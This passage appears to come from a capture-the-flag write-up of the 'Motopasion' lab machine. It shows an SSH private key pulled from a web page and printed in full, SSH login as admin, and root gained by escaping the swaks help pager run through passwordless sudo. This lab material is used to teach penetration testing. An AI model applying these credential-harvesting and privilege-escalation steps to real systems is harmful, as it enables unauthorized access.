
After authenticating, we explore the internal application’s functionality and discover areas where we can browse internal files and resources.



Extracting the SSH Private Key
While exploring the internal web application, we discover an SSH private key embedded in an HTML element. We extract it from the page source and clean up the formatting by stripping the HTML tags using cut.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
┌──(suraxddq㉿kali)-[~/Downloads]
└─$ cat id_rsadiv | cut -d ">" -f2 |cut -d "<" -f1
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEArYfWVxFCiBKk/q5Fo4wxLoFLFIm4GCHUQN56+2Y+ZLyDFF3tEmBR
j1uxFvYltkpSqv0+vfeOU6dNp+fLWuYh0CLzWVA3EqVyQU3DE8HWCbCRo9GRuJdShMaS0n
yJUN9RujGZvZUbjCDys0nKgXiUY4QOE1WI+wlufAXEyWgAggJ7yY1F+zIwjdgJ2fB9Iww/
pGYQ8LN6qO2zrBbAUj11sz+0fc79fGq8oDeNGPg/3gAYhb0c1ZdThId57o/XwuCmUh1R6H
Y1fpgFTFhjS8gODsq3avoYxOYTGtEnXUmSvF1T5P8htK1SSk0AtBx1c+VGjBPwAz4s2Zql
F2x8KVvUX6wSi2xNgSu9fVxDV3oSin90L1nM67yJTTcPGdubRYk8VtcZfWXCx7xJmZjhzI
wCPmiHI1yWXTQZkAYQ+PWM4ave6jqElNsEupny+1iQclPHm137zJcMa0MlI0JW3TrEGfbC
1IYXksrsdwHR6iu17y9qn1r+TfEb3mknoqukwYhx5CIpbPjGpi8M8eFcRMDyyL3iDHc2bB
sySID275AiaFoxqJVmZtoFmqu9kFp3pwZy6jI6BV2SflPS7mtVn/l72TV/6j49V/6ytdA/
k/LCBJX+mAVgrIoMTTATpMppNgy1kysryBSHsd+iIMvSUYgwAAAMEA6hiIw2i7UUcKLsVV
UsUpHOUD3k+cdS9nFmGYw349GmCEdwVUf4DUI6jZrCZHgn2w3Nz6RrueBz4WecdFu2MAmM
thhHlQLNkvahY7+a5XqAZIKNPpqnCA33JD/2JpaXlLJ/OXDxrSNwvlYTgemVdbZy0xL4E1
WemRp/zTqGVUKQFDrdRlqKvvkVywx/foPmUH016j/9v3ezOFlV/BH2jLNb/Yxvjh3kTH0s
CaSzIl0acacE7TF+pndDIHmHsjy+8vAAAAwQC9xIpuTbYoFPHCrhCCwtu+7sEytzrH+pIt
x0vtYRNjcsrkstr0+w4l7/Dk6m4Vx6ntwB1cRysSnd32pyyjrwCVpj3wBZervg1GaGBNcS
ihLComFJ6B4nFESx66fyJMjZVhaUen74wvLGdqBOifzM+wc21ZlvRyRhH+cyIxKU4EZa0Z
V3eoD6WqNYUer3xFSCoAsovpA+BC3fGkIL79z/Tx92HaD54jdzUUMW9z11y3BEJ8DGKb7k
LfstLdP9pTJYkAAAAQYWRtaW5AbW90b3Bhc2lvbgECAw==
-----END OPENSSH PRIVATE KEY-----
The key’s comment field at the end (admin@motopasion) tells us this key belongs to the admin user. We save the cleaned key to a file, set the correct permissions, and use it to authenticate via SSH.
SSH Access as Admin
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
┌──(suraxddq㉿kali)-[~]
└─$ ssh admin@192.168.0.7 -i id_rsa
Welcome to Ubuntu 24.04.1 LTS (GNU/Linux 6.8.0-51-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Sat Jan 17 01:00:14 PM UTC 2026

  System load:  0.0               Processes:                196
  Usage of /:   43.7% of 8.02GB   Users logged in:          0
  Memory usage: 21%               IPv4 address for enp0s17: 192.168.0.7
  Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

34 updates can be applied immediately.
7 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


Last login: Sat Jan 10 08:22:52 2026 from 192.168.3.128
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

admin@TheHackersLabs-Motopasion:~$
We have successfully laterally moved from developer to the admin user, and can now retrieve the user flag.
1
2
admin@TheHackersLabs-Motopasion:~$ cat user.txt
2a781******
Privilege Escalation
We begin our privilege escalation phase by checking the admin user’s sudo permissions.
1
2
3
4
5
6
admin@TheHackersLabs-Motopasion:~$ sudo -l
Matching Defaults entries for admin on TheHackersLabs-Motopasion:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User admin may run the following commands on TheHackersLabs-Motopasion:
    (root) NOPASSWD: /usr/bin/swaks
The user admin can execute /usr/bin/swaks as root without a password. swaks (Swiss Army Knife for SMTP) is a command-line tool for testing SMTP transactions. When invoked with --help, swaks opens its help output in a pager (like less). Since the binary is being run as root via sudo, the pager also inherits root privileges, allowing us to escape into a root shell by typing !bash from within the pager.
1
2
3
admin@TheHackersLabs-Motopasion:~$ sudo /usr/bin/swaks --help
!bash
root@TheHackersLabs-Motopasion:/home/admin#
We successfully escalate to root by abusing the pager escape. We can now read the final flag.
1
2
root@TheHackersLabs-Motopasion:/home/admin# cat /root/root.txt /home/admin/user.txt
a57f523******